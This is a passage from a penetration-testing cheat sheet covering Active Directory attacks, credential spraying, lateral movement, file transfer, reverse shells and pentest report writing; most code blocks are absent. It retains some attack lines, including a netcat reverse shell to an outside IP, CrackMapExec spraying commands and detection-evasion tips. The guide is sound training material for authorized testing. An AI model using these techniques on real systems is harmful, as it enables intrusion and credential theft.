
Vulnerabilities:
Pass-the-Ticket: Attackers can steal and reuse Kerberos tickets (TGT or TGS).
Kerberoasting: Attackers extract and crack service account hashes from TGS tickets.
Steps for Pass-the-Ticket Attack:
Dump the TGT ticket using Mimikatz:
Pass the Kerberos TGT ticket:
Access resources:
13.9 Password Attacks
13.9.1 Spraying Creds with Script
13.9.1.1 Running the Script
13.9.1.2 Source Code of the Script
13.9.2. Authenticating using DirectoryEntry
To authenticate against Active Directory using a specific username and password, you can utilize the System.DirectoryServices namespace in PowerShell. Below is an example of how to set this up:
13.9.3 Using CrackMapExec
13.9.3.1 Basic Commands
Many more commands can be found in the Section 6.2.
Basic Check for User Authentication:
Using Kerberos for Authentication:
Domain and SMB Signing Check: checks for SMB signing requirements along with user authentication.
Continue on Error: using the
--continue-on-errorflag will allow the command to run even if some accounts fail.
13.9.3.2 Additional Commands
Attempting to Enumerate Shares on the Target: you can enumerate shared folders on the target machine while testing user credentials.
Testing for SMBv1: to check if the target supports SMBv1.
Getting Session Information: you can obtain active sessions on the target machine.
Dumping SAM Hashes: if you have admin rights, you can attempt to dump the SAM database:
Running Commands Remotely:
13.9.3.3 Possible Services to Test
SMB (Server Message Block) - Port 445
RDP (Remote Desktop Protocol) - Port 3389
WinRM (Windows Remote Management) - Port 5985/5986
HTTP/HTTPS (Web Services) - Ports 80/443
FTP (File Transfer Protocol) - Port 21
Telnet - Port 23
SMTP (Simple Mail Transfer Protocol) - Port 25
DNS (Domain Name System) - Port 53
LDAP (Lightweight Directory Access Protocol) - Ports 389/636
NetBIOS - Ports 137-139
MySQL - Port 3306
PostgreSQL - Port 5432
MS SQL Server - Port 1433
Oracle Database - Port 1521
Redis - Port 6379
Docker Remote API - Port 2375
SNMP (Simple Network Management Protocol) - Port 161
NTP (Network Time Protocol) - Port 123
13.9.4 Using kerbrute
13.10 Shadow Copies
Shadow Copies, also known as Volume Shadow Copy Service (VSS), is a Windows feature that creates backup copies or snapshots of computer files or volumes, even when they are in use. Attackers can exploit Shadow Copies to retrieve sensitive information, including previous versions of files and credentials.
How It Works:
Creation of Shadow Copies: Shadow Copies are created automatically or can be manually initiated. They allow for data recovery and backup without disrupting active processes.
Accessing Shadow Copies: The shadow copies can be accessed through the file system, often found in a hidden directory. This feature can be used to recover deleted files or view past versions of files.
Steps to Attack Shadow Copies:
Create a Shadow Copy of the Entire Disk: this action requires local administrator privileges.
Copy the NTDS Database to the Specified Destination Copying the NTDS Database to the
C:Drive: to back up the NTDS database from the shadow copy, use the following command.
Save the System Registry to the Specified Destination:
Download the Files to the Kali: use strategies from Section 17.
Extract the Data from the NTDS Database using Kali: this command retrieves user credentials and hash values from the NTDS database backup, enabling further security assessments.
(Optional): use Mimikatz to extract the credentials if it is not possible to bring the files to the Kali.
Steps to Access Shadow Copies:
List Shadow Copies: use the following command to view existing shadow copies on a system.
Access a Shadow Copy:
Find the shadow copy you want to access and note its shadow copy ID.
Mount the shadow copy using the following command:
Explore the Mounted Shadow Copy: navigate to the new folder (
C:\ShadowCopy) to explore and extract files.
Recover Sensitive Data: look for sensitive files, such as password files, documents, or configuration files that may contain credentials or sensitive information.
13.11 Constrained Delegation Attack
Constrained Delegation allows specific accounts to impersonate other users and access resources on their behalf, but only for certain services. Attackers can exploit misconfigured constrained delegation to escalate privileges or access sensitive data.
How It Works:
Understanding Delegation: When a service account is set up with constrained delegation, it can request service tickets to access other resources using the identity of the user who authenticated to it.
Exploitation: If an attacker can obtain the service account’s credentials or exploit a misconfiguration, they can impersonate users and access services that the account is permitted to use.
Steps to Exploit a Constrained Delegation Attack:
Identify Delegated Accounts: use the following command to identify accounts with delegated permissions.
Check Constrained Delegation Settings: use the PowerShell command to check for delegated permissions.
Perform Kerberos Ticket Granting: if you have the service account credentials, use them to request service tickets.
Access Resources as a Delegated User: once you have the ticket, access the resources using the identity of the impersonated user.
13.12 Enum, Creds Spraying, and Post-Enum Techniques
References:
13.12.1 Key Enumeration Tools
CrackMapExecenum4linuxldapsearchrpcclientsmbclientBloodHoundImpacketscriptsResponderPowerView(via PowerShell)
13.12.2 Workflow for Enumeration and Credential Testing
Identify Open Ports: use
nmapto scan for services on domain controllers and subdomains:
Enumerate Services: use tools like
enum4linux,ldapsearch, andCrackMapExecfor SMB, LDAP, and WinRM.Spray Credentials and Hashes: test found credentials or hashes against services like SMB, LDAP, WinRM, RDP, and MSSQL using
CrackMapExec.Analyze and Exploit Misconfigurations: look for writable shares, group policies, unconstrained delegation, or Kerberos tickets.
Post-Enumeration: use extracted data for lateral movement, privilege escalation, or further enumeration.
13.12.3 Port Reference Table
Port
Service
Description
88
Kerberos
Authentication service for AD.
135
MSRPC
Microsoft RPC.
139
NetBIOS
File/printer sharing.
389
LDAP
Directory services.
445
SMB
File sharing/admin shares.
636
LDAPS
Secure LDAP.
3268
LDAP GC
LDAP Global Catalog.
3389
RDP
Remote Desktop Protocol.
5985
WinRM
Windows Remote Management.
13.12.4 Additional Enumeration Techniques
Responder (LLMNR/NBT-NS Poisoning): capture credentials from misconfigured domain environments:
Impacket's
secretsdump.py: dump NTLM hashes from SMB or domain controllers:
PowerView (via PowerShell)
Enumerate Users:
Get-ADUser -Filter * | Select-Object Name, SamAccountNameFind Writable Shares:
Find-DomainShare -WritableList Groups with Admin Privileges:
Get-ADGroupMember -Identity "Domain Admins"
13.12.5 Detection Evasion Techniques
Slow Down Scans: Add throttling in
CrackMapExec:
Avoid Noisy Tools: Use
ldapsearchorrpcclientfor specific queries instead of full enumeration.Obfuscation: Use encoded PowerShell scripts for stealth.
13.12.6 Web Interfaces for Domain Enumeration
RDP Over HTTP
WinRM via HTTPS
Active Directory Web Services (ADWS): identify if ADWS is accessible:
13.12.7 Sample Outputs
enum4linux
CrackMapExec(Valid Credentials)
ldapsearch
14. ↔️ Active Directory Lateral Movement
14.1 Techniques and Preparation
PowerShell Execution Policy Bypass:
Having valid credentials: in this case we can use any tools from either Windows or Kali to connect to the system from an internal server, keep in mind the other possibilities of impersonations using Silver and Golden Tickets, they are very important and are in the Section 13, as well as password spraying with
crackmapexecfrom the Section 6.2 and accessing the Shadow Copies (Section 13.10).Pass-the-Ticket: we use a Kerberos ticket to impersonate users, this is done using Silver or Golden Tickets, for that check the Sections 13.3(Silver Ticket) and 13.4 (Golden Ticket).
Overpass-the-Hash: uses an NTLM hash to request a Kerberos ticket (TGT), allowing attacks like pass-the-ticket.
14.2 From Kali
14.2.1 Evil-WinRM
Password:
NTLM Hash:
14.2.2 PsExec
Password:
NTLM Hash:
14.2.3 VMIExec
Password:
NTLM Hash:
14.3 From Windows
14.3.1 DCOM (Distributed Component Object Model)
This technique uses PowerShell's built-in capabilities to execute commands on remote systems via DCOM.
Verify if DCOM is enabled on the target machine.
Use the
Invoke-Commandto Execute Commands via DCOM
(Optional) We can also try to use DCOM via
vmiexec
14.3.2 PsExec
Tool for executing processes on remote systems, particularly useful for obtaining interactive shells.
14.3.3 WinRM
Service that allows remote management of Windows systems through the WS-Management protocol; this is how to establish a remote session:
14.3.4 WinRS
Command-line tool that allows you to run commands on remote systems.
14.3.5 WMIC
Command-line tool to perform Windows Management Instrumentation (WMI) operations, including executing commands remotely.
14.4 Credential Spraying with CrackMapExec
14.4.1 Tips for Credential Spraying
Understand Domain Lockout Policies: use the
--delayoption in CrackMapExec to prevent account lockouts; or limit retries with--max-retries.
Focus on Subdomains and Trust Relationships: subdomains often contain poorly secured credentials.
Test Outside the Domain: local accounts may be less monitored and prone to reuse of weak credentials; Use the
--local-authoption to explicitly test these accounts.Log All Results: save the output to a file for review.
Combine Results: aggregate data from
enum4linuxandcrackmapexecto identify:Valid accounts.
Misconfigured shares.
Administrative access.
Target Multiple Domains Simultaneously: use domain-specific controllers or services to test efficiently; for this you can use a list of the targets.
Rotate Credentials Across Protocols: Leverage credentials found via LDAP, SMB, or other protocols to test MSSQL, WinRM, etc.
Combine Protocols for Pivoting: for example:
Enumerate users via LDAP:
crackmapexec ldap <DOMAIN_CONTROLLER_IP> -u <USERNAME> -p <PASSWORD> --usersTest RDP with those users:
crackmapexec rdp <TARGET_IP> -u users.txt -p <PASSWORD>
Prioritize Testing of Domain Controllers: main domain controllers contain centralized credentials and policies.
Check Open Ports First: use Nmap or other tools to confirm protocol availability:
Combine Protocols: use credentials found in one protocol (e.g., LDAP) to attack another (e.g., SMB, MSSQL).
Pivot and Chain: CrackMapExec outputs can guide further attacks on systems/services in the network.
Test Both Passwords and Hashes: use the
-pand-Hoptions together to maximize coverage during testing.COMBINE PASSWORDS AND HASHES TESTING
14.4.2 SMB
Against Main Domain
Against Subdomains
Against Local Accounts
Command Execution
14.4.3 WinRM (Windows Remote Management)
Against Main Domain
Against Subdomains
Against Local Accounts (Not Part of the Domain)
Command Execution
14.4.4 PsExec (SMB-Based Lateral Movement)
Gaining a Shell
Command Execution
14.4.5 VMIExec
Gaining a Shell
14.4.6 LDAP (Lightweight Directory Access Protocol)
Against Main Domain
Against Subdomains
14.4.7 MSSQL (Microsoft SQL Server)
Against Main Domain
Against Subdomains
Against Local Accounts (Not Part of the Domain)
14.4.8 RDP
Against Main Domain
Against Subdomains
Against Local Accounts (Not Part of the Domain)
14.4.9 FTP
For brute-forcing or enumerating FTP services.
14.4.10 SSH
To authenticate against SSH servers.
14.4.11 HTTP
To test and enumerate HTTP-based services.
15. ☁️ Cloud Infrastructures
This section is still pending but rest assured since it is still not part of the exam.
16. 📝 Reports Writing
16.1 Tools for Note-Taking and Report Writing
16.1.1 Recommended Tools
For additional note-taking tools tailored for hackers, visit this GitHub collection.
Sublime Text - A powerful and customizable text editor for writing and formatting reports with syntax highlighting.
CherryTree - A hierarchical note-taking application supporting rich text, syntax highlighting, and organization of findings during assessments.
Obsidian - Markdown-based note-taking software with extensive plugin support for detailed, linked documentation.
Flameshot - A versatile screenshot tool with annotation features, useful for documenting findings efficiently.
Joplin - An open-source note-taking and to-do application with end-to-end encryption, suitable for writing and syncing penetration test notes across devices.
KeepNote - Designed for penetration testers, this app helps organize findings in a structured tree format.
LaTeX - Perfect for creating highly customizable, professional report layouts, especially for technical documentation.
MS Word / Google Docs - Common collaborative tools with customizable templates.
16.1.2 Best Practices
Organize Findings - Categorize findings using folders or tags by severity (e.g., Critical, High, Medium, Low).
Use Markdown - Write reports in Markdown (e.g., Sublime, Obsidian) for easy conversion to other formats such as HTML or PDF.
Version Control - Use Git or similar tools to track changes and maintain a history of report drafts.
Standardized Templates - Create reusable templates for different types of assessments (e.g., web app testing, network pentests) for consistency.
16.2 Capturing Screenshots
16.2.1 Windows
Snipping Tool - Quickly accessed via Windows Key + Shift + S for rectangular, free-form, window, and full-screen snips.
Snagit - Advanced tool for screenshots and screen recording, offering annotations, callouts, and sharing features.
16.2.2 MacOS
Built-in Screenshot Tool:
Command + Shift + 3: Full-screen capture.
Command + Shift + 4: Capture selected area.
Command + Shift + 5: Access screen capture options for screenshots and recordings.
Preview Annotations - Use the Preview app to annotate screenshots by adding highlights or text.
16.2.3 Kali Linux
Built-in Screenshot Tool:
Run
gnome-screenshotor search for "Screenshot" in the application menu.Options for entire screen, specific windows, or selected areas.
16.2.4 Cross-Platform Tools
Flameshot:
Available on Windows, MacOS, and Linux.
Includes features like annotations, blurring sensitive data, and direct uploads.
Shutter (Linux):
A rich-featured tool for editing, managing, and uploading screenshots.
16.2.5 Best Practices for Screenshots
Annotate Findings - Use arrows, highlights, and text to clarify key issues or vulnerabilities.
Consistent Naming - Use descriptive, consistent file names (e.g.,
sql_injection_vuln_example.png).Optimize Image Size - Compress images for PDF reports while maintaining clarity.
16.3 Key Components of a Good Report
Components of an effective penetration test report:
Executive Summary - Provide a high-level summary of the findings, tailored for non-technical stakeholders, with a focus on business impact.
Scope and Methodology - Define the scope of the engagement and describe the testing methods used (e.g., black-box, gray-box).
Finding Severity Levels - Clearly label vulnerabilities by severity (Critical, High, Medium, Low), with justifications for each categorization.
Proof of Concept (PoC) - Include reproducible steps, screenshots, or code snippets that verify the vulnerability's existence.
Remediation Recommendations - Offer clear and actionable steps to address and fix each issue, along with prioritization based on severity.
16.4 Report Formatting
Consider these formatting tips:
Fonts - Use clean and legible fonts like Arial, Calibri, or Helvetica.
Headings and Subheadings - Establish a clear hierarchy using consistent font sizes for titles, sections, and subsections.
Table of Contents - Include a TOC to improve navigation in longer reports.
Code Blocks - Properly format code snippets with syntax highlighting using tools like Prism.js or highlight.js for clarity.
Bullet Points & Numbering - Use these consistently to organize lists of findings, recommendations, or steps.
16.5 Proof of Concept (PoC)
Effectively presenting PoC details is critical to proving the existence of vulnerabilities:
Detailed Steps - Provide detailed, reproducible steps showing how the vulnerability was discovered and exploited.
Screenshots - Attach screenshots or videos demonstrating the exploit attempt.
Code Samples - Include relevant code snippets, formatted for readability and easy copy-pasting.
16.6 Compliance Reporting (Optional)
If the engagement requires compliance reporting, create reports tailored to industry standards:
Compliance Frameworks - Align findings with specific industry standards such as PCI DSS, GDPR, NIST, or ISO 27001.
Custom Reports - Generate reports that focus on areas of interest related to compliance (e.g., data protection, encryption).
16.7 Common Mistakes to Avoid
Vague Findings - Provide detailed descriptions of vulnerabilities, including their impact and risk levels.
Lack of Context - Always relate findings back to the business environment, explaining how they affect the tested infrastructure or operations.
Overloading with Jargon - Make sure non-technical stakeholders can understand the key points by avoiding excessive technical jargon in high-level sections.
16.8 Structure for Each Vulnerability
When documenting vulnerabilities in a report, it's important to include key components to ensure clarity, reproducibility, and actionable remediation. Each vulnerability should contain the following sections:
Title:
Clear and Descriptive: The title should briefly describe the vulnerability and its impact (e.g., "SQL Injection in Login Form" or "Cross-Site Scripting in Contact Us Page").
Severity Rating:
Severity Level: Categorize the vulnerability based on its potential impact using labels such as Critical, High, Medium, or Low.
CVSS Score (Optional): Optionally include a Common Vulnerability Scoring System (CVSS) score to quantify the risk.
Affected Component:
Specific Location: Indicate where the vulnerability was found (e.g., URL, API endpoint, or specific application module).
System/Environment: If applicable, describe the affected environment (e.g., web server, backend API, database).
Description:
Overview of the Issue: Provide a brief, non-technical explanation of the vulnerability, outlining what it is and why it is a problem.
Technical Explanation: Offer a more detailed, technical description of the issue for readers who need to understand the underlying cause.
Impact:
Business Impact: Explain the potential consequences if the vulnerability is exploited, emphasizing the risk to the business or system.
Technical Impact: Clarify the technical implications (e.g., data exposure, unauthorized access, privilege escalation).
Proof of Concept (PoC):
Detailed Reproduction Steps: Include a step-by-step guide to reproduce the vulnerability, allowing others to verify its existence.
Start from login or user interaction.
Specify any input values, requests, or commands used.
Provide detailed steps for both the attack and verification of the vulnerability.
Screenshots or Videos: Attach supporting media that visually documents the vulnerability (e.g., screenshots of the exploit).
Code Snippets: Include sample code, scripts, or request/response payloads that were used in the exploitation.
Exploitation Risks:
Ease of Exploitation: Comment on how difficult or easy it is to exploit this vulnerability (e.g., requires authenticated user, works on unauthenticated users).
Likelihood of Exploitation: Assess the likelihood of the vulnerability being discovered and exploited in the wild.
Remediation Recommendations:
Clear Instructions: Provide actionable and specific remediation steps to address the vulnerability.
Example: “Sanitize user inputs to prevent SQL injection attacks.”
Long-Term Fixes: Suggest best practices or frameworks that could prevent similar vulnerabilities in the future (e.g., input validation libraries).
Reference Material: Include links to security guidelines or official documentation that can aid in fixing the issue (e.g., OWASP references).
Affected Versions/Systems (Optional):
Version Information: Specify the versions of software, applications, or systems affected by this vulnerability.
Additional Notes (Optional):
Caveats/Conditions: Mention any special conditions or configurations required to trigger the vulnerability.
Temporary Mitigation: If a full fix isn’t possible immediately, suggest temporary steps to reduce risk (e.g., disabling certain features or services).
Compliance Impact (Optional):
Link to Compliance: If applicable, relate the vulnerability to compliance requirements (e.g., PCI DSS, GDPR) and how its exploitation might affect the organization’s regulatory standing.
16.9 Tips for Debrief Sessions
Debrief sessions are an essential part of the penetration testing process, where findings are presented to the client or stakeholders. The goal is to ensure they understand the vulnerabilities discovered, the associated risks, and how to implement remediation. Below are important tips and best practices for making these sessions productive and informative.
Know Your Audience:
Tailor Your Message: Gauge the technical level of the participants. For non-technical stakeholders, focus on business risks and high-level recommendations. For technical teams, dive into more specific technical details and remediation steps.
Avoid Jargon: Use clear, simple language when explaining vulnerabilities, especially with non-technical attendees. Avoid technical jargon unless the audience is highly familiar with it.
Start with the Executive Summary:
High-Level Overview: Begin the session with a high-level summary of the test, key findings, and overall security posture.
Highlight Critical Risks: Emphasize the most critical vulnerabilities first and discuss their potential business impact before diving into details.
Present Positive Outcomes: Balance the discussion by also highlighting areas where the system performed well in terms of security, especially improvements from previous tests.
Explain the Impact Clearly:
Business Impact: For each vulnerability, explain what the real-world consequences might be if it were exploited. Use examples or case studies where possible to help contextualize the risks.
Risk to Reputation: Emphasize how vulnerabilities might affect the company’s reputation, customer trust, or regulatory compliance.
Technical Impact: For technical audiences, focus on how the vulnerability could lead to further compromise (e.g., privilege escalation, unauthorized access, data breaches).
Prioritize Findings:
Risk-Based Prioritization: Use a risk-based approach to guide stakeholders through the vulnerabilities. Rank findings by severity (Critical, High, Medium, Low), focusing first on those that pose the most significant threat.
Quick Wins: Highlight any "quick fixes" that can be easily implemented to reduce risk immediately.
Provide Clear Remediation Steps:
Actionable Recommendations: Offer clear and concise remediation steps for each vulnerability. Avoid vague suggestions and focus on actionable solutions.
Provide Resources: Offer additional references or documentation (e.g., OWASP guides, vendor patches) to help the technical teams in the remediation process.
Always Explain Each Vulnerability:
General Explanation: Start by explaining the vulnerability in general terms to ensure the stakeholders understand its nature (e.g., Cross-Site Scripting, SQL Injection).
Application-Specific: Then, explain how the vulnerability applies specifically to the application you tested, detailing where and how it was identified.
Remediation Recommendation: Provide a recommendation for fixing the vulnerability, offering clear steps that align with industry best practices or specific to the client's environment.
Encourage Questions:
Foster Engagement: Invite questions throughout the session and be prepared to clarify technical details or discuss the reasoning behind your findings.
Provide Examples: Use live demonstrations or examples of Proof of Concept (PoC) exploits to make explanations more tangible.
Emphasize Collaboration:
Work as a Team: Frame the conversation around teamwork and collaboration. Let the client know that you’re there to help them strengthen their security posture rather than just pointing out flaws.
Discuss Roadblocks: Ask if there are any obstacles they foresee in implementing the recommendations (e.g., resource constraints) and offer to adjust recommendations accordingly.
Offer Next Steps:
Follow-Up Plan: Conclude the session by outlining the next steps, such as patching the vulnerabilities, scheduling a retest, or reviewing security policies.
Long-Term Recommendations: Suggest long-term improvements (e.g., security awareness training, implementing regular security testing, adopting secure development practices).
Be Prepared for Resistance:
Anticipate Pushback: Some stakeholders may push back on certain findings, especially if they feel the risk is minimal or the fix is costly. Be prepared with data, examples, and risk assessments to back up your findings.
Address Concerns: If they raise concerns about specific remediation steps, work with them to identify alternative solutions that still address the vulnerability.
Document Everything:
Meeting Notes: Take detailed notes during the debrief session to capture feedback, concerns, and decisions. This ensures that everyone is aligned and that there is a clear record of what was discussed.
Share Summary: After the meeting, distribute a summary document that includes the key points covered, any decisions made, and agreed-upon next steps.
Use Visual Aids:
Slides or Diagrams: Use slides, charts, or network diagrams to visually explain complex concepts or architecture flaws. Visuals help simplify the communication of technical points.
Screenshots of Vulnerabilities: Incorporate screenshots or video demonstrations from the report to illustrate critical findings.
Focus on Continuous Improvement:
Reinforce Ongoing Testing: Encourage the client to consider penetration testing as part of their regular security process. Stress that security is an ongoing effort, not a one-time exercise.
Track Remediation Progress: Suggest periodic check-ins or retests to ensure vulnerabilities are patched and that new security measures are effective.
17. 🗂️ File Transfers
17.1 RDP shared folder
Using xfreerdp
Using rdesktop
17.2 Impacket Tools
PsExec:
lgetto download from the victim.lputupload files from the Kali to the victim.
VmiExec:
lgetto download from the victim.lputupload files from the Kali to the victim.
Evil-WinRM:
download [file_name] [optional_file_destination_path]to download from the victim.upload [file_name] [optional_file_destination_path]upload files from the Kali to the victim.
17.3 FTP
We need to set the binary mode because with ASCII mode won't work: binary.
17.4 SMB
On the attacker Kali machine:
On the victim Windows machine:
17.5 HTTP Requests
Set HTTP Server in our Kali
Download in Windows (different options)
17.6 PHP Script (bring files from Windows)
Create the file
upload.phpin Kali
Move the file to specific folder
var/www/uploads
Start the Apache server
Send the files from the Windows
Stop the Apache server
17.7 Netcat
17.7.1 Send a File
On the receiver machine: Start listening on a specific port and redirect the incoming file to a local file.
On the sender machine: Send the file to the receiver’s IP address on the same port.
17.7.2 Send a File with Compression
Compressing the file before sending can speed up the transfer:
On the receiver machine:
On the sender machine:
17.8 Using Base64 Contents
17.8.1 Transferring Base64 via Copy and Paste
Sometimes, you may need to transfer a file by copying and pasting its Base64-encoded contents directly in a terminal session. This method can be useful when you can't transfer files directly, but can transfer text.
Encode the file and print its Base64-encoded contents in the terminal:
On the receiver machine:
17.8.2 Transferring Base64 Contents via Netcat
On the receiver machine:
On the sender machine:
18. 🛠️ Utilities
18.1 Reverse Shells
18.1.1 Bash
Normal Request
One-Liners
18.1.2 CMD
CMD does not have a direct command to get a reverse shell, so we first need to download Netcat to the Windows system and then use it to get the reverse shell, sometimes Netcat can be already installed in C:\Windows\System32\nc.exe.
18.1.3 Golang
18.1.4 Java
18.1.5 Lua
18.1.6 Netcat
18.1.7 Perl
18.1.8 PowerShell
18.1.9 PHP
18.1.10 Python
18.1.11 Ruby
18.1.12 Socat
18.1.13 Telnet
18.1.14 Tool for Generating Reverse Shell
18.2 Upgrade Shells
18.2.1 Adjust Interactive Shells
18.2.2 Bash
18.2.3 Lua
18.2.4 Perl
18.2.5 Python
18.2.6 Ruby
18.2.7 Sh
18.3 Tools
18.3.1 Linux
18.3.1.1 BloodHound Tools
bloodhound-python: Python implementation of BloodHound for AD enumeration.
18.3.1.2 Privilege Escalation Scripts
18.3.1.3 Security Tools
Checksec: GitHub
Exploit Suggester: GitHub
Peepdf: GitHub
Pspy: GitHub - Snoop on processes without root permissions.
18.3.1.4 Other Utilities
Impacket-SUITE: very important, make sure to have it installed; GitHub
Impacket-mssqlclient: Available within the Impacket suite
Klist:
sudo apt install krb5-userKerbrute.py: Available within the BloodHound suite.
Ntlm-theft: GitHub
PowerCat: GitHub
Putty Tools:
sudo apt update && sudo apt upgrade && sudo apt install putty-toolsRpcdump: Part of the BloodHound tools.
18.3.2 Windows
18.3.2.1 BloodHound Tools
Bloodhound.exe: GitHub - Active Directory enumeration and exploitation.
GhostPack Compiled Binaries: GitHub
GMSAPasswordReader.exe: GitHub - Extract gPasswords from AD.
Nc.exe: GitHub
Rubeus.exe: GitHub
SeAbuse.exe: GitHub - Example usage:
.\SeRestoreAbuse.exe "C:\temp\nc.exe 192.168.49.194 445 -e powershell.exe"
18.3.2.2 Kerberos Tools
GetTGT.py: Part of the BloodHound tools
GetST.py: Part of the BloodHound tools
GetUserSPNs.py: GitHub
GetNPUsers.py:GitHub
Kerbrute: GitHub
Psexec.py: Part of the BloodHound tools
TargetedKerberoast.py: GitHub
Ticketer: Available within the BloodHound suite.
18.3.2.3 Other Utilities
AdPEAS: GitHub
Impacket-SUITE: very important, make sure to have it installed; GitHub
PowerMad: GitHub
PowerView: GitHub
PowerUp: GitHub
PrivescCheck: GitHub
Seatbelt: GitHub
WinPEAS: GitHub
18.4 Connect to RDP
18.4.1 Using Credentials
18.4.2 Using Hashes
18.4.3 Prompt for Credentials
18.4.4 General RDP Connect
xfreerdp
rdesktop
18.4.5 Enable RDP If Disabled
Check RDP Status
Enabled it for the whole workstation
Enabled it for an Specific User (No Active Directory)
Enabled it for an Specific User (Active Directory)
Check the Firewall Status
(Alternative) Create a new user for RDP, needs to be admin already
18.5 Decoding Techniques
ASCII to Text
Base64
Hexadecimal
Reverse a String
ROT13
URL
18.6 Curl Usage
18.6.1 Basic Requests
GET Request
GET Request with Custom Headers
18.6.2 Data Submission
POST Request with Form Data
POST Request with JSON Data
Automatically Perform URL Encoding
PUT Request with Form Data
DELETE Request
18.6.3 Authentication and Headers
Basic Authentication
Custom User-Agent
18.6.4 Response Handling
Include Response Headers
Save Response to File
Show Response Headers Only
Print Response Body Only
Show Detailed Request and Response
18.6.5 Cookies and Session Management
Send Cookies
Save Cookies to File
Load Cookies from File
18.6.6 File Operations
Upload a File
Download a File with Resume Support
18.6.7 Proxy and Security
Use a Proxy
Use HTTPS and Insecure SSL
18.6.8 Additional Options
Follow Redirects
Set Timeout
Show Only Response Code
Use HTTP/2
18.7 Generate a SSH Key
Generate SSH Key Pair (Run on the victim machine):
Set Up a Web Server on the Attacker Machine (Run on the attacker Kali machine):
Upload the Private Key to the Attacker Machine (Run on the victim machine):
Clean Up SSH Key Files (Run on the victim machine):
Download the Private Key on the Attacker Machine (Run on the attacker Kali machine):
Set Permissions for the Private Key (Run on the attacker Kali machine):
Connect Using SSH (Run on the attacker Kali machine):
18.8 Cross Compiling for Windows
Create an Executable That Adds a New Administrator User
Create a DLL That Adds a New Administrator User
Compile the Code for 64-bit
18.9 Managing Flags
Find Local Flag Location
Retrieve Flags Correctly: flags must be retrieved using an interactive shell, webshells are not valid.
18.10 Additional Tips
Change File Ownership
Change User Permissions
Extract Metadata
Find Hash Type
Important Wordlists:
xato-net-10-million-usernames.txt
Modify /etc/sudoers via tar
Save Private Key with Unstable Reverse Shell:
Search for Passwords in PHP Files:
Upgrade to Root Shell with Script:
Useful Windows Commands
User and Permissions Management
Updating the PATH Variable
19. ♟️ Methodology
19.1 Services
19.1.1 Initial Scanning
19.1.2 General Methodology
19.1.3 Specific Services Strategy
19.1.3.1 FTP (with Null Session)
19.1.3.2 SMTP
19.1.3.3 DNS
19.1.3.4 Kerberos
19.1.3.5 POP3
19.1.3.6 RPC (with Null Session)
19.1.3.7 SMB (with Null Session)
19.1.3.8 SNMP
19.1.3.9 LDAP (with Null Session)
19.1.3.10 Redis (with Null Session)
19.1.3.11 Rsync (with Null Session)
19.1.3.12 IRC
19.2 Web
19.2.1 Initial Scanning
19.2.2 Vulnerability Scanning
19.2.3 Site Navigation and Source code Inspection
19.2.4 User Enumeration and Credential Gathering
19.2.5 CMS and Version Detection
19.2.6 Technology-Specific Checks
19.2.7 Enumerate Upload Capabilities
AT THIS STAGE, IT'S CRUCIAL TO CONSIDER THE VERSION AND TECHNOLOGY OF THE APPLICATION. IF NO IDENTIFIABLE EXPLOIT EXISTS, IT LIKELY INDICATES THAT THE WEBSITE WAS CREATED BY THE BOX'S AUTHORS. BE AWARE OF POTENTIAL SQL INJECTION AND CODE INJECTION VULNERABILITIES, AND ENSURE YOUR PAYLOADS ALIGN WITH THE WEBSITE'S TECHNOLOGY.
19.2.8 Application Logic and Security Analysis
19.2.9 Directory and File Enumeration
19.2.10 Parameter Testing and SQL Injection
19.2.11 Authentication and Login Forms
19.3 Privilege Escalation
19.3.1 Linux
19.3.1.1 Principles to Becoming Root
Adding a new user.
Make the user run commands without needing password
